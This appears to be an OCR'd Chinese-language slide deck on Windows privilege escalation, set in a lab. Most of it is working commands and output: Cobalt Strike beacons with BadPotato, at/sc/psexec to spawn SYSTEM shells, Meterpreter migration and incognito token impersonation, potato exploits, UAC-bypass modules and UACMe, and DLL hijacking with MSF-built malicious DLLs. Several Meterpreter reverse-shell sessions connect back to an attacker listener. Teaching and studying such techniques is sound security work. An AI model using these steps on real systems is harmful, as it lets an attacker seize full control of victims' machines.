07/25 23:14:52 *** d4wnnn has joined.
07/25 23:19:48 <d4wnnn> ladon BadPotato whoami
07/25 23:40:38 *** d4wnnn has left.
07/25 23:42:30 *** d4wnnn has joined.
07/25 23:43:34 *** initial beacon from Administrator *@192.168.126.146 (SERVER-2019)
07/25 23:51:12 *** initial beacon from Administrator *@192.168.126.146 (SERVER-2019)
```


[07/25 23:51] d4wnnn [lag: 00]

event>

溢出漏洞—全自动提权



listener
user
listener1
Administrator *
会话交互(I)
凭证提权(A)
浏览探测(E)
代理转发(P)
新建会话(S)
巨龙拉冬
会话操作(e)
抓取Hash(D)
权限提升(E)
黄金票据(T)
创建令牌(o)
PowerShell一句话(O)
抓取明文密码(M)
以其他用户上线(S)

溢出漏洞—全自动提权



Cobalt Strike

Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H)



事件日志 X | 监听器 X | Beacon 192.168.126.146@4512 X | Beacon 192.168.126.146@2768 X

```
beacon> sleep 0
[*] Tasked beacon to become interactive
beacon> shell whoami
[*] Tasked beacon to run: whoami
beacon> sleep 0
[*] Tasked beacon to become interactive
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 85 bytes
[+] received output:
nt authority\system
```


[SERVER-2019] SYSTEM */2768 (x64) last: 69ms

beacon>

服务命令—AT

适用版本：win2003/winxp及以前
原理：at命令为一个计划命令，在指定时间执行相关操作，由于at命令为System权限，其操作本质是创建一个子进程，会继承System权限，进而达到提权的目的。
Bashat 02:27 /interactive cmd
执行上面的命令后，会在凌晨02:27创建一个System权限的cmd

服务命令—AT



C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.
C:\Documents and Settings\Administrator>whoami
test100\administrator
C:\Documents and Settings\Administrator>whoami
test100\administrator
C:\Documents and Settings\Administrator>whoami
test100\administrator
C:\Documents and Settings\Administrator>at 02:27 /interactive cmd
新加了一项作业，其作业 ID = 1
C:\WINDOWS\System32\svchost.exe
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>whoami
nt authority\system
C:\WINDOWS\system32>

服务命令—SC

适用版本：win2003/winxp及以前原理：sc命令负责管理计算机的服务，可以通过其创建一个具有System权限的cmd服务。

```
sc Create syscmd binPath= "cmd /K start" type= own type= interact
sc start syscmd
```

服务命令—SC



C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>sc Create syscmd binPath= "cmd /K start"
type= own type= interact
[SC] CreateService 成功
C:\Documents and Settings\Administrator>sc start syscmd
[SC] StartService 失败 1053:
服务没有及时响应启动或控制请求。
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>whoami
nt authority\system
C:\WINDOWS\system32>

服务命令—PS

适用版本: 几乎所有的Server版系统PsTools是微软开发的一款工具，用于在远程服务器上执行命令，一般应用于服务器环境

psexec.exe -accepteula -s -i -d cmd

服务命令—PS


C:\Users\Administrator\Desktop\PSTools>PsExec.exe -accepteula -s -i -d cmd
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com
cmd started on SERVER-2019 with process ID 3756.
C:\Users\Administrator\Desktop\PSTools>
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.17763.1339]
(c) 2018 Microsoft Corporation。保留所有权利。
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>

进程注入—MSF

ps # 查看进程
migrate PID # 迁移对应PID

```
meterpreter > migrate 96
[*] Migrating from 4396 to 96...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

令牌窃取—情景一

若此时我们的权限较高，比如是Administrator，就可以直接窃取令牌

use incognito

list_tokens -u

impersonate_token "NT AUTHORITY\SYSTEM"

令牌

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8888
[*] Sending stage (200774 bytes) to 192.168.126.146
[*] Meterpreter session 5 opened (192.168.126.144:8888 -> 192.168.126.146:57673) at 2023-07-29 16:14:27 -0400

meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
==t==a==o==T==e====a==a==e==========
NT AUTHORITY\SYSTEM
SERVER-2019\Administrator

Impersonation Tokens Available
==p==s==a==o==T==e====a==a==e========
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

令牌窃取—情景二

若此时我们只是普通的Webshell权限，是没办法直接窃取令牌的，需要配合烂土豆窃取令牌

```
execute -cH -f ./potato.exe # 烂土豆
use incognito
list_tokens -u
impersonate_token "NT AUTHORITY\SYSTEM"
```

UAC绕过

(1) 使用MSF内置模块-Test in Win7use
exploit/windows/local/bypassua-Test in Win10use
exploit/windows/local/askuse
exploit/windows/local/bypassuac_sluihijackuse
exploit/windows/local/bypassuac_silentcleanup
(2) 使用UACMe项目
https://github.com/hfiref0x/UACMEAkagi64.exe 41
msf1.exeAkagi64.exe 编号 调用执行


DLL劫持

DLL查找顺序

1. 应用程序加载的目录
2. C:\Windows\System32
3. C:\Windows\System
4. C:\Windows
5. 当前工作目录Current Working Directory，CWD
6. 在PATH环境变量的目录（先系统后用户）

利用火绒剑去分析程序调用了哪些DLL，然后尽量选择在应用程序加载的目录中的DLL，用ChkDllHijack工具判断是否能进行劫持，若能就用MSF生成对应的恶意DLL，进而getsystem

DLL劫持


批量自动验证DLL劫持 | CopyRight (C) 2019 anhkgg 汉客儿
目
C:\Users\28185\Desktop\FlashFXP\flashfxp.exe
选择
待验证DLL列表：（全路径或名
支持作者
验证
退出
C:\Users\28185\Desktop\FlashFXP\libeay32.dll
test result:
libeay32.dll

DLL劫持

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8888
[*] Sending stage (175686 bytes) to 192.168.126.146
[*] Meterpreter session 1 opened (192.168.126.144:8888 -> 192.168.126.146:49894) at 2023-07-29 17:59:09 -0400

meterpreter > getuid
Server username: SERVER-2019\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

服务相关

(1) 服务路径引号问题
(2) 服务权限问题

谢谢大家